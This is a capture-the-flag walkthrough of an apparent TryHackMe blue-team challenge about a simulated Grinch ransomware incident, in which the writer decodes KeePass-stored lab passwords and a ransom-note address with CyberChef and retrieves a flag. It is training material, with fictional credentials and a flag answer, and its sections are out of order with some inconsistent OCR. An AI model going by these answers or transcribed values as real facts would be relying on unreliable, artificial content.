
Matching ops: From Base64, From Base85

Valid UTF8

Entropy: 3.28

Question 3

We keyed in the correct masterkey.



There's an icon called hiya.

The screenshot shows the KeePass main window for the database 'Private.kdbx'. The menu bar includes File, Group, Entry, Find, View, Tools, and Help. The toolbar contains icons for file operations like New, Open, Save, and a search bar labeled 'Search...'. On the left is a tree view under the 'Private' group, listing categories: General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. The main pane displays a table with one row:

Title	User Name	Password
hiya		*****

At the bottom, status bars show '0 of 1 selected' and 'Ready.'

After clicking it two times, we got a note saying that our password have been encoded.

Edit Entry

Entry Advanced Properties Auto-Type History

Title: hiya Icon:

User name:

Password:

Repeat:

Quality: 47 bits 16 ch.

URL:

Notes: Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

Expires: 7/18/2022 12:00:00 AM

Question 4

We see there is a saved password for the Elf Server on the Network tab.

Private.kdbx - KeePass

File Group Entry Find View Tools Help

Search...

Private	Title	User Name	Password	URL
General	Elf Server	elfadmin	*****	https%3A%2F%2F123.456.789.000:9999
Windows				
Network				
Internet				
eMail				
Homebanking				
Recycle Bin				

0 of 1 selected | Ready.

Edit Entry

Entry	Advanced	Properties	Auto-Type	History
Title: Elf Server	Icon:			
User name: elfadmin				
Password: 736e30774d346e21	•••			
Repeat:				
Quality: 59 bits	16 ch.			
URL: https%3A%2F%2F123.456.789.000:9999				
Notes: HEXtra step to decrypt.				
Expires: <input type="text" value="7/18/2022 12:00:00 AM"/>				

Using Cyberchef, it was stated that the recipe is From Hex.

The screenshot shows the CyberChef interface. The left sidebar has a 'Favourites' section with items like 'To Base64', 'From Base64', 'To Hex', 'From Hex', etc. The main area shows a 'Recipe' card for 'Magic' with 'Depth 3' selected. The 'Input' field contains the hex string '736e30774d346e21'. The 'Output' section shows the result of applying the 'From_Hex('None')' recipe, which is 'sn0wM4n!'. Properties for this output are listed as: Time: 3ms, length: 13489, lines: 466. Valid UTF8, Entropy: 2.75. Below this, another row shows the input hex string again with properties: Matching ops: From Base64, From Base85, From Hex, From Hexdump, Valid UTF8, Entropy: 3.03.

We decode the password from hex and the password for the Elf Server is sn0wM4n!

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URI Decode, Regular expression, Entropy, Fork, and Magic. Under Data format, there are sections for Encryption / Encoding, Public Key, and others. The main area has tabs for Recipe, Input, and Output. The Recipe tab is set to "From Hex" with "Delimiter" set to "Auto". The Input field contains the hex value 736e30774d346e21. The Output field shows the decoded text sno0wMn!. Below the input field, there's a note: "length: 16 lines: 1 time: 1ms length: 8 lines: 1 time: 1ms". At the bottom, there are buttons for STEP, BAKE!, and Auto Bake.

Question 5

The encoding used on the Elf Server password is hex.

This screenshot shows the "Output" section of CyberChef. It displays two rows of data. The first row has "Recipe (click to load)" containing "From_Hex('None')" and "Result snippet" containing sno0wMn!. The second row has an empty "Recipe" field and "Result snippet" containing the hex value 736e30774d346e21.

Question 6

There is also a password for ElfMail in the eMail tab.

Private.kdbx - KeePass

File Group Entry Find View Tools Help

... | Search...

Title	User Name	Password	URL
ElfMail	mceager	*****	https%3A%2F%2F123.456.789.9998

Group: eMail, Title: ElfMail, User Name: mceager, Password: ***, URL: https%3A%2F%2F123.456.789.9998, Creation Time: 11/29/2020 11:00:29 AM, Last Modification Time: 11/29/2020 12:44:54 PM, Expiry Time: 11/29/2020 12:00:00 AM**

1 of 1 selected | Ready.

The screenshot shows the KeePass application interface. On the left is a tree view under the 'Private' group containing categories like General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. The main pane displays a table with one entry: Title 'ElfMail', User Name 'mceager', Password '*****', and URL 'https%3A%2F%2F123.456.789.9998'. Below the table is a detailed entry summary. At the bottom, it says '1 of 1 selected' and 'Ready.'.

Edit Entry

Entry Advanced Properties Auto-Type History

Title:	ElfMail	Icon:	
User name:	mceager		
Password:	ic3Skating!	...	
Repeat:			
Quality:	202 bits	62 ch.	
URL:	https%3A%2F%2F123.456.789.9998		
Notes:	Entities		
<input checked="" type="checkbox"/> Expires:	11/29/2020 12:00:00 AM		

The 'Edit Entry' dialog box is open, showing the details of the 'ElfMail' entry. The 'Title' is 'ElfMail', 'User name' is 'mceager', and the 'Password' field contains the encoded value 'ic3Skating!'. A note in the 'Notes' section says 'Entities'. The 'Expires' checkbox is checked, and the date is set to '11/29/2020 12:00:00 AM'.

We find the password ic3Skating! decoded from HTML entity using Cyberchef.


The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations listed under 'Operations'. Some of the visible items include 'HTML To Text', 'Strip HTML tags', 'From HTML Entity', 'CSS selector', 'Detect File Type', 'Render Markdown', 'To Table', 'YARA Rules', 'Favourites' (with a star icon), 'Data format', 'Encryption / Encoding', 'Public Key', 'Arithmetic / Logic', and 'Networking'. The main area has tabs for 'Recipe' and 'Input/Output'. The 'Input' tab shows the hex representation of the string 'icaskating!', and the 'Output' tab shows the decoded string 'icaskating!'. A green button labeled 'BAKE!' with a chef icon is at the bottom.

Question 7

We found Elf Security System on the Recycle Bin tab.


The screenshot shows the KeePass application window titled 'Private.kdbx - KeePass'. The interface includes a menu bar (File, Group, Entry, Find, View, Tools, Help) and a toolbar with various icons. The left sidebar shows a tree view of groups: 'Private' is expanded, showing 'General', 'Windows', 'Network', 'Internet', 'eMail', 'Homebanking', and 'Recycle Bin', which is currently selected. The main pane displays a table with four columns: 'Title', 'User Name', 'Password', and 'URL'. There is one entry: 'Elf Secur...' in the Title column, 'superelfa...' in the User Name column, '*****' in the Password column, and an empty URL field. At the bottom, it says '0 of 1 selected' and 'Ready.'

The username and password were shown.



Question 8

We copy the notes from the Elf Security System.



We add 'From Charcode' recipe twice, and decoded the note. We were given a github link.

We followed the link and were shown the flag.

Instantly share code, notes, and snippets.

heavenraiza / cyberelf

Created 2 years ago

[Star 23](#) [Fork 0](#)

[Code](#) [Revisions 1](#) [Stars 23](#)

[Raw](#)

[Embed](#)

cyberelf

1 THM{657012dc45d1318dc0e0e884f0e70535}

[Load earlier comments...](#)

puthsovann commented on Jan 3, 2021 [...](#)

Happy new year! So Awesome!

ViperTechnologie... commented on Jan 4, 2021 [...](#)

Awesomeness!

ginoclement commented on Jan 6, 2021 [...](#)

Thought Process/Methodology:

First, we deployed the remote machine, launched Remmina, and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system. We logged in and run the executable called KeePass. Then, we were prompted to enter the master password. We entered the phrase mceagerrockstar and saw a message stating that the key is invalid. We find that the folder name looks cryptic, like some sort of encoding. We use CyberChef to decode the folder name from Base64 and the master key is thegrinchwashere. It was seen that From Base64 was one of the encoding methods listed as the 'Matching ops'. We were shown an icon called hiya after keying in the correct master key. After clicking it two times, we got a note saying that our password have been encoded. We see there is a saved password for the Elf Server on the Network tab. Using Cyberchef, it

was stated that the recipe was From Hex. We decode the password from hex and the password for the Elf Server is sn0wm4n!. There is also a password for ElfMail in the eMail tab. We find the password ic3Skating! decoded from HTML entity using Cyberchef. We found Elf Security System on the Recycle Bin tab and the username and password were shown. We copy the notes from the Elf Security System and added the 'From Charcode' recipe twice in Cyberchef, and decoded the note. We were given a GitHub link. We followed the link and successfully captured the flag.


Day 23 [Blue Teaming] - The Grinch strikes again!

Tools used: Kali Linux, Firefox, Remmina, CyberChef


Solution/walkthrough:

Question 1


We deployed the remote machine and launched Remmina. We open Preferences in Remmina and make sure the wallpaper box is checked under the RDP tab.



We keyed in the server, username, and password. Then, we accepted the Certificate and were logged into the remote system.




The wallpaper was shown and there was a note on our Desktop.



Question 2

We opened the note and we see a message with a bitcoin address that looks encrypted.




CyberChef was able to decode from Base 64 and we find that the address is nomorebestfestivalcompany.

The screenshot shows the CyberChef interface with the following details:

- Input:** bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
- Output:** nomorebestfestivalcompany
- Properties:** Possible languages: English, Spanish, Swedish, Danish, Slovak, Hungarian, Norwegian (Bokmål), Norwegian (Nynorsk)

Question 3

We open the Task Scheduler and click on the last scheduled task in the library. It uses identifier ShadowCopyVolume{7a9eea15-0000-0000-010000000000}.

